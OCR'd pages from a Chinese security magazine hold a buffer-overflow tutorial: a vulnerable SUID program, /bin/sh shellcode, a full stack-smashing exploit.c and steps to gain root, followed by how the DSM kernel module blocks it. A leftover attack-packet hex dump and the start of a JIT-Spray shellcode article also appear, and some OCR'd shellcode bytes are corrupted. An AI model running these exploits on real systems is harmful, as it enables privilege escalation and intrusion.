



图 1

```
00 00 01 5D
00 00
00 00
4B 49 1C 52
00 01 00 01 //opcode
00 00 00 00
00 00 40 00
00 00
00 00
00 00 00 00
00 00 00 01
08 61 //长度
Shellcode //相关 shellcode
  C3E106EB //jmp +04
61B4121B // pop pop retn
FFF7A3E9 //jmp &(shellcode)
B4121BFF
```

分析完了攻击代码，是不是手有些痒了呢？那就赶快自己动手实践一下吧。如果有什么不明白的地方，欢迎到黑防论坛与我讨论，我的 ID 是冰雪风谷。

前置知识：Linux、C
关键词：缓冲区溢出、DSI、DSM



菜鸟版 Exploit 编写指南之六十二：阻止缓冲区溢出攻击研究

文/图 李晨光

互联网服务器（例如 Web、E-mail 和 FTP 等服务器）一直是各种攻击的对象，而这些攻击的主要目的就是使其不能够为它们各自的用户提供服务。尽管这种攻击技术要求攻击者具备相当深厚的汇编语言知识，甚至还要求掌握操作系统接口等相关细节知识，一旦有人编写了这样的攻击程序，并在网上发行，这些攻击的结果将在 UNIX 和 linux 系统平台上提供交互的命令外壳，甚至有可能上载并执行 Windows 系统上的任意程序。

为了满足 linux 服务器高级安全特性的需要，爱立信公司在加拿大蒙特利尔的开放系统实验室，建立了分布式安全基础结构工程（DSI）来设计和开发一种安全基础结构——专门为运行于 linux 服务器上的电信应用软件提供高级安全机制。DSI 的目标之一是防止来自互联网和企业内网的攻击入侵，包括缓冲区溢出攻击、拒绝服务攻击及其他类型的攻击。

本文将介绍缓冲区溢出攻击原理，提供相应示例，概述阻止缓冲区溢出攻击现有的解决方案，并且详细分析作为 DSI 工程一部分的 DSM 解决方案，用相当简单的例子来帮助读者更好地理解这种攻击的特点及怎样阻止它们。

缓冲区溢出

在当一个程序或进程试图把更多的数据存储到一个缓冲区，而且超出该缓冲区设计的存储能力时，就会发生缓冲区溢出。既然缓冲区的创建是为了保存有限数量的数据，那么其他地方存储的信息就有可能溢出到相邻缓冲区，从而破坏或重写其中的有效数据。

尽管可能因一处编程错误而偶然发生，但须知缓冲区溢出是一种针对数据完整性不断增强的常规类型的安全攻击。在一个缓冲区溢出攻击情形中，所谓“额外的数据”可能包含设计来触发特定行为的代码，例如把新的指令发送给要攻击的服务器，这样有可能破坏用户文件，改变数据或泄露秘密信息。

为了防止缓冲区溢出攻击，必须弄明白其发生机理。如果该缓冲区溢出是一个脆弱程序偶然误用的结果，那么该结果将可能导致这个程序的崩溃。然而，如果该攻击是一种恶意攻击的话，那么其后果将是很严重的。

进程的内存布局

1）内存组织进程

在了解缓冲区溢出攻击机制之前，先回顾一下内存中进程组织的基本知识。一般来说，每一个进程被分成三个区域，如图 1 所示。

- Text 区。这个区域包含进程的可执行代码，为防止修改，它被标记为只读的。这一部分代码可以存储在一块只读内存区域，并且从中执行。
- Data 区。这个区域包含已初始化的和未初始化的数据。既然进程能够修改数据，那么这一部分必须存储在可读写的内存中。在有些情况下，当可执行映像被存储在闪存中，并从中启动时这一部分数据必须被移动到 RAM 中。




图 1　内存中的进程组织

- Stack 区。这个栈区是一块可读写的内存区域，用于存储局部变量、传递到函数的参数，以及

从函数返回的数值。栈的工作遵循 LIFO（后进先出）模式，而且它支持两种栈操作，即 PUSH，把数据存储到栈顶；POP，从栈顶弹出数据。

PUSH 和 POP 指令实际上都是一个两步的过程：首先，数据被放到（或者移到）堆栈的顶部，然后修改堆栈指针寄存器。当栈指针寄存器因指令 PUSH 而减小时，堆栈向下增长。另外，当栈上的数据量减少时，堆栈指针寄存器因指令 POP 而增加，从而指向更高地址的内存。在 Intel 处理器上，堆栈是向下增长的。因此，在本例中将遵循这一模式。

2）数据在堆栈中的组织

我们将使用下面的示例来说明数据是怎样在堆栈中组织的，详见下面的 example1.c 代码。

```
void myfunction (char *str,int len){
char buffer[20];
#ifdef BUFFER_OVERFLOW
strcpy(buffer,str);
#endif
}
void main (){
myfunction(0,8);
}
```

用-s 编译 examplel.c，以生成汇编代码来分析在堆栈中是如何组织一个函数的参数和它的局部变量的（指的是 myfunction）。

```
#gcc -s example1.s example1.c
```

文件 example1.s 包含如下指令：

```
myfunction:
push1 %ebp          #保存基帧指针 ③
mov1 %esp, %ebp
sub1 $40,%esp       #为局部变量保留空间 ④
leave
ret                 #从调用返回 ⑤
main:
……
push1 $8                 #保存参数长度 ①
push1 $0                 #保存参数长度串 ①
call myfunction          #传递参数到函数并把返回地址
放到栈上 ②
……
```

正如上面所显示的，在 main()中对 myfunction (str,len)的 C 调用将被翻译成多行汇编代码。根据上面的例子，我们用图 2 来描述该函数的调用过程及其与堆栈的交互。

我们可以用下列步骤来描述把控制传递到一个函数的过程：

- 函数参数被存储在堆栈中(len,str)。
- 汇编指令调用 myfunction，并把返回地址保存到堆栈（ret，正好是调用后指令的地址），然后跳转到函数。
- 在该函数中，堆栈帧指针（sfp）被保存在栈中，并且当前堆栈指针被赋予新值。




图 2 函数调用和堆栈

- 函数局部变量的空间也保存在这个栈上（缓冲区）。

当函数从调用⑤返回时，被保存的（在②后）返回地址（ret）将用于把控制传递到正好刚调用后的指令。

在这个例子中，当返回地址被某种数据重写时发生了攻击。注意，这种情况通常发生在把数据移到缓冲区却不进行边界检查时，被移动的数据是随机的，而且该结果往往导致段崩溃。

这通常几乎是 100%的可能性，这种段崩溃是缓冲区溢出的结果。因为该缓冲区包含随机的数据，而不是可执行的代码。不过操作系统会捕获这种情况，并且停止相应进程的执行。这样，除了受影响的进程外，系统的其他部分就不会受到损害。

然而，如果该缓冲区包含一个可执行程序（它不需要我们知道就会开始运行）时将会发生什么呢？这种情况是我们不希望的。随机数据能够长时间执行，而不导致崩溃几乎是不可能的。因此，在这种情况下，我们必须做一点手脚以得到期望的结果。

示　　例

这里我们提供一个练习来展示一个缓冲区溢出攻击。以后，我们将使用相同的例子，并加入 DSM 模块来说明其是如何防止这样的攻击发生的。为了展示一个成功的缓冲区溢出攻击。需要下面的步骤：

- 找到一个进程，它易于被缓冲区溢出攻击方式所攻击。
- 为了注入最大的危险，该进程应该用根权限运行。
- 决定执行什么来作为缓冲区溢出攻击的结果。
- 从该易于被攻击的进程中找到一种方法，以启动选择的进程。

在我们的例子中，创建下列程序 vulnerable.c 来试图使之溢出：

```
void main(int argc,char *argv[]){
char buffer[512];
if (argc >1)
strcpy(buffer,argv[1]);
}
```

这个示例程序把输入字符串复制到它的内部缓冲区中，而没有检查缓冲区的大小。我们的目标结果是有一个用根权限运行的进程。这样当缓冲区溢出攻击发生时，结果将会取得根权限。通常一个进程的权限是创建它的用户的权限，然而在一个 SUID 进程的情况下，该程序继承了可执行文件的权限，而不是创建它的用户的权限。因此，假定可执行文件（易受攻击的）是用根权限创建的。

现在，需要决定在存在缓冲区溢出攻击的情况下运行什么程序。在本例中，我们将用根权限来启动外壳。该代码 shellcode.c 如下：

```
#include
void main(){
char *name[2];
name[0]="/bin/sh";
name[1]=NULL;
execve(name[0],name,NULL);
}
```

我们需要找到一种上面的 C 代码的机器码描述。为了把它存储在溢出的缓冲区。该代码必须被独立放置，因为我们不知道在堆栈中本地缓冲区的地址是什么。该代码不能包含“\0”字节，因为这会导致 strcpy 函数停止复制。为了使代码看起来像汇编语言形式，我们编译它，并启动 GDB 调试器：

```
$gcc -o shellcode gdb tatic shellcode.c
$gdb shellcode
$(gdb) disassemble main
$(gdb) x/bx main+1
$(gdb)x/bx main+2 (and so on...)
```

再修改被独立放置的汇编器代码，找到其机器描述，替换所有的“\0”字符之后，就会得到一种机器语言代码，可以把它存储在一个缓冲区中，这个缓冲区所包含的代码将作为该溢出攻击的结果运行。

```
char shellcode[]="\xeb\x1f\x5e\x89\x76\x08\x31\ xc0\x88\
x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\x0d\x80\x31\xdb\x89\xd
8\x40\xcd"
"x80\xe8\xdc\xff\xff\xff/bin/sh";
```

到目前为止，我们已经建立了一个易受攻击的程序。现在我们将创建程序 exploit.c，用做攻击程序：

```
#include
#define DEFAULT_OFFSET
0
#define DEFAULT_BUFFER_SIZE 612
#define NOP   0x90
char shellcode[]="\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\
x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd
8\x40\xcd"
"x80\xe8\xdc\xff\xff\xff/bin/sh";
unsigned long get_esp(void){
_asm_("mov1 %esp,%eax");
}
void main (int argc,char *argv[]){
char *buff,*ptr,*egg;
log *addr_ptr,addr;
int offset=DEFAULT_OFFSET,
bsize=DEFAULT_BUFFER_SIZE;
int i;
if (argc>1)bsize=atoi(argv[1]);
if (argc>2)offset=atoi(argv[2]);
if(!(buff=malloc(bsize))){
printf("Can't allocate memory.\n");
exit(0);
}
addr=get_esp() -offset;
printf("Using address:0x%x\n",addr);
ptr=buff;
addr_ptr=(long*)ptr;
for(i=0;i<bsize;i+=4)
*(addr_ptr++)=addr;
ptr=buff;
for(i=0;i<bsize/2;i++)
*(ptr++)=NOP;
for(i=0;i<strlen(shellcode);i++)
*(ptr++)=shellcode[i];
buff[bszie-1]='\0';
memcpy(buff,"RET=",4);
putenv(buff);
system("/bin/sh");
}
```

这个示例练习的目的是为了展示一个缓冲区溢出攻击。当我们使用 DSM 模块来防止这种攻击时，还将使用这个示例展示攻击情形，请使用以下步骤：

1）编译 exploit.c 和 vulnerable.c 程序：

```
$gcc exploit exploit.c
$gcc vulnerable vulnerable.c
```

2）在使用 bash 或 tcsh 的情况下修改/bin/sh 的链接。因为 bash 和 tcsh 限制其自己的 setuid 执行，所以必须创建到另外一个外壳的链接。

```
$su
$cd /bin
$mv sh sh.bak
$ln ash sh
$exit
```

3）改变易受攻击的可执行文件的用户，并设置 setuid 位。这样一来，在执行该程序时，会把当前用户的 userid 设置为该执行体的所有者之一。

```
$su
$chown root: root vulnerable
$chmod +s vulnerable
$exit
```

4）以一个正常用户身份在一个环境变量中创建缓冲区。

```
$whoami
user
$./exploit
```

5）执行这个易受攻击的程序。

```
#./vulnerable $RET
```

此时，我们应该已经取得根权限：

```
$whoami
root
```

到此该外壳已经具有了根权限。过程虽然简单，然而却是很危险的。

6）然后，从为实现缓冲区溢出攻击而借用的外壳中退出。

```
$exit
$exit
```

7）恢复原始外壳。

```
$mv sh.bak sh
```

在上面的练习中，我们使用一个简单的程序分析了怎样激活一个缓冲区溢出攻击。下面将分析现有的解决方案，并详细讨论怎样使用 DSM 来防止这种不幸事件的发生。

阻止缓冲区溢出攻击解决方案

有关缓冲区溢出攻击存在这样悲哀的事实：良好的编程实践不可能完全可以彻底清除即使是潜在的攻击。为此，为了防止这样的攻击，我们应该控制敏感系统的存取，安装新软件来更改或替换可被攻击的软件，以及清晰了解当系统成为攻击对象时一个缓冲区溢出攻击的外部表现。既然缓冲区溢出攻击是最常见的攻击之一，那么存在着许多种试图阻止它们的方案。

1）编写正确的代码检查所分配的缓冲区大小

例如使用 strncpy 来代替 strcpy。在上面的 vulnerable.c 中，应该使用 strncpy 函数来代替 strcpy 函数。然而，既然不可能期望开发者写的代码总是正确的，那么就需要建立一种系统的解决方案。

2）使得该栈段成为不可执行的

由于缓冲区溢出攻击依赖于一个可执行栈，所以一种显然的解决方案是使得该栈段成为不可执行的。这样的内核补丁可以应用于 Linux 中，使用此方法来阻止缓冲区溢出攻击。但是，在信号处理器过程中，它将产生问题。

在 Linux 中，由于信号处理器的返回都要求一个可执行栈，并且信号处理器在一个操作系统中是非常关键的部分，所以必须实现一个信号处理器的临时可执行栈。通过从系统内核中删除栈执行部分，就能阻止缓冲区溢出攻击。然而，这种方法的不足是代码不可移植，并且需要修改操作系统的处理行为，而其结果可能是无法预料的。

另外一种方案是使用 PaX 工程。PaX 工程的目标是研究多种防卫机制来抵制对软件中错误（这有可能使得一个攻击者任意地读/写被攻击任务的地址空间）的利用。这种类型的错误可能包含在其他形式的缓冲区溢出错误中，比如给用户提供的格式串错误中等。

3）覆盖返回地址

缓冲区溢出攻击可能发生在堆栈向下增长的处理器环境中，通过移动比一个函数中本地缓冲区所能存储的更多数据，就可以覆盖一个返回地址。这种情况在堆栈向上增长的处理器环境中是不可能成功的，因为返回地址将拥有比本地缓冲区更低的地址。因此，strcpy 函数的执行结果是把数据移动到更高端地址，而永远不会达到返回地址。当然，这可以使得另外一些堆栈不被返回地址覆盖。因此，这样执行的结果有可能跳转到我们的外壳代码中。这样一来，另一种可能的解决方案是使得堆栈向上增长。

4）在编译器中实现其他解决方案

当调用函数时，一个随机的额外字段被放到栈上。在从该调用退出后，检查这个字段是否被毁。因此，我们可以在编译时使用这一解决方案，但是需要重新编译所有的现有程序。这样一来，当处理二进制而源代码不可用时，就可能出现问题。

5）使用 Linux 安全模块

本文中我们主要讨论的解决方案是在内核中实现的，并且是基于强制性安全和 Linux 安全模块（LSM）技术。其中一种解决方案是由美国国家安全局提供的，名为安全增强的 Linux（SELinux），另一种解决方案是由爱立信研究开放系统实验室提供的，称为分布式安全模块（DSM）。在本文成文时，其稳定版本是 DSI 0.3，而 0.4 版是当前仍在开发当中的 Beta 版（2010 年 6 月份即会发布）。上面这两种解决方案的原理相似，都是基于 Linux 内核“钩子”技术，但它们也有区别，主要是实现、安全策略、性能、可用性等有所不同。第一种方案因配置 SE Linux 有些复杂，所以在本练习中我们不采用这种方案，将以第二种方案为例讨论如何利用 DSM 模块来防止缓冲区溢出攻击。

DSM 与缓冲区溢出攻击

在 DSM 中的强制存取控制实现并不仅限于传统的二级安全，即根和用户，相反地，其独立于实现部分的安全策略决定正在执行进程的存取权限。另外请注意，DSM 是基于 LSM 基础结构之上的，但该 LSM 框架并没有在 Linux 内核中提供任何额外的安全，只是提供基础结构来支持安全模块的开发。该 LSM 内核补丁把安全字段添加到内核数据结构上，并且在内核代码的特定位置插入调用（称做“钩子”或 Hook）来执行一个模块特定的存取控制检查。我们回顾上面的示例程序，当时我们试图用根权限来启动外壳，为此该缓冲区溢出程序必须调用 execve。

利用DSM阻止缓冲区溢出攻击

这里我们将以清晰的步骤来展示如何使用DSM模块来阻止缓冲区溢出攻击。

第一步，装载DSM模块，从而以根权限来扩展系统安全。

```
$su
$/sbin/insmod lsm.o #由于历史的原因，该模块被命名为lsm
$exit
```

第二步，更新并装载安全策略（将在后面解释这里的指令）。

```
$vi policy_file
```

并添加下面一行（如果不存在的话）;

```
1 2 128 0
$./UpdatePolicy policy_file
```

在DSI 0.3版本中，这里的实现被进一步增强，而不是使用一个普通文本文件来表达安全策略，现在它使用XML格式。因此，如果用DSI 0.3或0.4进行试验的话，要使用XML格式表达策略。

第三步，把易受攻击程序的安全ID改变为1。

```
$su
$SetSID vulnerable 1
@exit
```

第四步，现在已经能够再次实现与缓冲区溢出攻击相同的示例了。

```
$whoami
user
$./exploit
$./vulnerable $RET
$Error ./vulnerable; not found
```

这时检查一下是否取得根权限:

```
$whoami
user
```

上面代码表示我们现在还是一个正常用户。

第五步，从被缓冲区溢出攻击的被跨越的外壳中退出。

```
$exit
```

当执行第二个"./vulnerable $RET"时，返回一个错误（必须改变该错误代码以反映在此真正发生的事情），并且系统将不会允许用根权限启动一个新的外壳。

为了确保我们的模块成为这里的源，可以卸载DSM模块，并且再次运行该易受攻击的程序。在该DSM模块被卸载之后，应该不会出现错误消息，而且外壳会以与以前相同的根权限启动。

下面将解释真正所发生的事情。在第二步中，通过添加一行"1 2 128 0"来更新策略。其中共有四个字段：source security ID (1)、targetsecurity rD (2)、class(128)和permission (0)。这意味着具有"security ID=l"的主体不能在具有"security ID=2"的对象上执行class=128中的操作。我们以这种方式实现称做DSI_CLASS_TRANSITION的"class 128"，并且包含了加载时刻的ELF可执行检查。

在第三步中，把"security id 1"赋值给易受攻击的程序。默认情况下，即如果没有在另外的安全策略文件中说明，那么所有的主体以"securityid 2"开始。在该策略记录中的第三个参数是128，这个值描述了操作，在我们的情况中意味着跨越一个进程的操作。因此，当具有"security id 1"的易受攻击的程序执行存储在易受攻击的缓冲区中的代码时，该系统调用（0x80）将在某处被执行。该系统调用把执行传递到内核，然后再传递到嵌入在内核中的安全钩子。在该安全模块（DSM）中，易受攻击的主体"security id"被加以校验，根据该策略，不允许实现跨越操作。

现在为了保护内核，必须找到所有的易受攻击的进程，并赋予它们不允许跨越其他进程的"security id"值。请注意，在本实验中不必要拥有易受攻击程序的源代码。基于前面创建的测试进程，我们可以安全地假定，新的添加操作的代价很小，大致范围为1%～2%。

总　结


缓冲区溢出攻击是引人注目的安全弱点之一，因此被频繁应用于针对Linux和类UNIX操作系统的大部分安全攻击中。DSM的目的正是为了预防这样的攻击，而且它是作为一个Linux模块实现的。DSM还提供了许多其他特性，例如透明地控制存取分布式环境下的Linux族服务器。另外，还有下面几点应该注意:

1）在DSI从版本0.1到0.2到0.3，再到现在的0.4版的实现中，有很多改动。因此，请一定读一下随DSI一起提供的文档，以确保试验是否适于所使用的DSI版本。

2）有关更多信息，请访问DSI/DigSig工程，并且订阅DSI邮件列表。

总之，本文展示了如何利用DSM实现的强制存取控制来达到防止缓冲区溢出攻击之目的，而且这种安全机制是在执行系统的不同级上实现的。因为许多现有的应用程序易受缓冲区溢出攻击，所以使用DSM的目标之一是使安全性对于应用程序成为透明的，以便现有程序即使在不做任何修改也能够被保护。该DSM源代码是开源的，读者可以从DSI的站点http://sourceforge.net/projects/disec/下载研究。

前置知识：VC
关键词：DEP、ASLR、JIT-Spray



高效编写 JIT-Spray Shellcode

文/ Alexey Sintsov 译/ ipfans

客户端浏览器的攻击一直都是所有人真正的威胁。漏洞已经不仅存在于浏览器中，而且也存在于插件中，银行的客户端、商业软件、防病毒软件，所有使用 ActiveX（for IE）的客户端已经被发现或者还存在很多漏洞。在新版本浏览器（Internet Explorer 8 和 Firefox 3.5）中，使用了永久 DEP 技术进行保护，新版操作系统中则使用了 ASLR 技术机制。这一切使老的攻击方法成为了不可能。但在 BlackHat DC 2010 上，公布了一个有趣的方法——绕过浏览器 DEP 和 ASLR 技术的 Just-In-Time 编译技术。这种方法被称为 JIT-Spray 技术，但目前还没有一个人公布有效的 POC。在本文中，我们将介绍如何编写一个新的 JIT Spray 攻击 Shellcode，并且制作一个通用 Stage-0 Shellcode，例如可以将控制权交给 metasploit 中的任何一个 Shellcode。

IE 8 的保护措施

